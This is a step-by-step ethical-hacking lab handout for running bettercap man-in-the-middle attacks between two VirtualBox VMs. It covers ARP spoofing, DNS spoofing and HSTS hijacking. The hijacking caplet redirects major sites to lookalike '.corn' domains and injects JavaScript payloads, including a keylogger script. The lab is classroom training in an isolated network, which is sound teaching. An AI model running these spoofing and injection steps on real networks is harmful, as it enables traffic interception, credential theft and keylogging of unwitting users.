Bettercap Injecting JavaScript

Contents

Time required: 60 minutes

Lab Requirements

This lab can disrupt network communications on a production network. We want to do this lab in a completely virtual environment. VirtualBox is used for this lab.

1. Kali Linux VM
2. Windows VM with Google Chrome
3. Both VM's on the same user created NAT network with DHCP enabled.

Update Kali Linux

This is a good idea to do before starting any lab with Kali Linux.

```
sudo apt update
sudo apt dist-upgrade -y
```

Install or Update Bettercap

Sniffing is the process of capturing and monitoring data packets that are passed through the network. It is used to capture the data of the victim. Bettercap is a powerful tool used to perform various MITM (man in the middle) attacks on a network. ARP Spoofing is a type of attack in which an attacker sends false ARP (Address Resolution Protocol) messages over a LAN (local area network).

To install Bettercap, let's do a clean build direct from the bettercap github repository. To make it easy, we are going to create a shell script to do it automatically.

1. In Linux → create a file named **install_bettercap.sh**
2. Copy and paste the following commands into the script file.

```
cd ~
sudo apt update
sudo apt install -y golang git libusb-1.0-0-dev libpcap-dev libnetfilter-queue-dev
sudo git clone https://github.com/bettercap/bettercap.git
cd bettercap
go install
go build
sudo ./bettercap
```


3. Type: **bash install_bettercap.sh** to run the shell script. This may take some time.
4. In bettercap type in the following command to update bettercap.

```
caplets.update
update.check on
```

5. Type **q** to quit bettercap.

Injecting JavaScript


We know how to be the man in the middle and capture all the packets from a victim. We can insert JavaScript code into the html that is passing through our Kali Linux.



1. Create a NAT Network

If you already have an EthicalHacking VM as shown, you can skip this step.

1. In VirtualBox Manager → In VirtualBox Manager → **File** → **Tools** → **Network Manager**
2. **Nat Networks** tab → Click **Create**.



Name	IPv4 Prefix	IPv6 Pre
EthicalHacking	10.10.1.0/24	
MyNATNetwork	10.10.10.0/24	fd17:625
Server	10.10.1.0/24	fd17:625

Name: EthicalHacking

IPv4 Prefix: 10.10.1.0/24

☑ Enable DHCP

You should have internet access on both VM's.
If not → in the VirtualBox Manager go to Settings → Network → switch to Bridged Adapter → Click OK → go back and switch to NAT Network → Click OK.

2. View Local IP Address Information

On your Kali Linux: run the following command in the terminal to find out the name and IP address of the network interface that you're using. In a VirtualBox VM it is commonly eth0.

```
ip a
```

Insert a screenshot:

Click or tap here to enter text.

Logon to the Windows victim machine.

Run **ipconfig /all**

Insert a screenshot:

Click or tap here to enter text.

From the Windows victim machine → ping the Kali IP address to confirm network connectivity.

Click or tap here to enter text.

3. Automate bettercap with a Caplet File

We can automate the startup of bettercap with a caplet file.

1. **Kali Linux VM:** Change to your bettercap folder: **cd bettercap**
2. Type: **nano spoof.cap**
3. Type in the following code.

```
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 10.10.1.4
arp.spoof on
net.sniff on
```

4. **CTRL S** to save.

5. **CTRL X** to exit nano.

4. bettercap JavaScript Injection

6. Create a text file with nano. Make sure you are in your home directory.

```
cd ~
nano alert.js
```

7. We are creating a small Javascript file for our hacking attempt. Add the following code and save the file.

```
alert('You have been hacked!')
```

8. Enter the following command to open the hstshijack.cap for editing.

```
sudo geany /usr/local/share/bettercap/caplets/hstshijack/hstshijack.cap
```


9. Put the path to your **alert.js** file at the end of the **set hstshijack.payloads** as shown below. The path will be longer than is shown.

```
# Add this to the end of the set hstshijack.payloads path
,*:/home/user/alert.js

# Comment the following lines out as shown
# net.recon on

set http.proxy.script
/usr/local/share/bettercap/caplets/hstshijack/hstshijack.js
http.proxy on

# set dns.spoof.domains
google.corn,*.google.corn,gstatic.corn,*.gstatic.corn
# set dns.spoof.all       true
dns.spoof on
```



```
set hstshijack.log             /usr/share/bettercap/caplets/hstshijack/ssl.log
set hstshijack.ignore          *
set hstshijack.targets         twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.com,ebay.com,*.
set hstshijack.replacements    twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.apple.corn,ebay.
set hstshijack.obfuscate       false
set hstshijack.encode          false
set hstshijack.payloads        *:/usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js,*:/home/bill/alert.js
```

10. **Insert a screenshot of your caplet file with the new entry:**

Click or tap here to enter text.

11. Type the following command at the terminal start bettercap automatically.

```
sudo ./bettercap -iface eth0 -caplet spoof.cap
```

12. Type at the prompt: **hstshijack/hstshijack**

13. Press Enter to execute the attack.

14. On your victim VM: Open a web browser and go to www.vulnweb.com → go to Acuform. If that doesn't work, try the others. You should see your JavaScript alert.

15. Insert a screenshot:

Click or tap here to enter text.

You have successfully spoofed your victim with your JavaScript injection.

16. Type **q** to stop bettercap.

Assignment Submission

Attach this completed document to the assignment in Blackboard.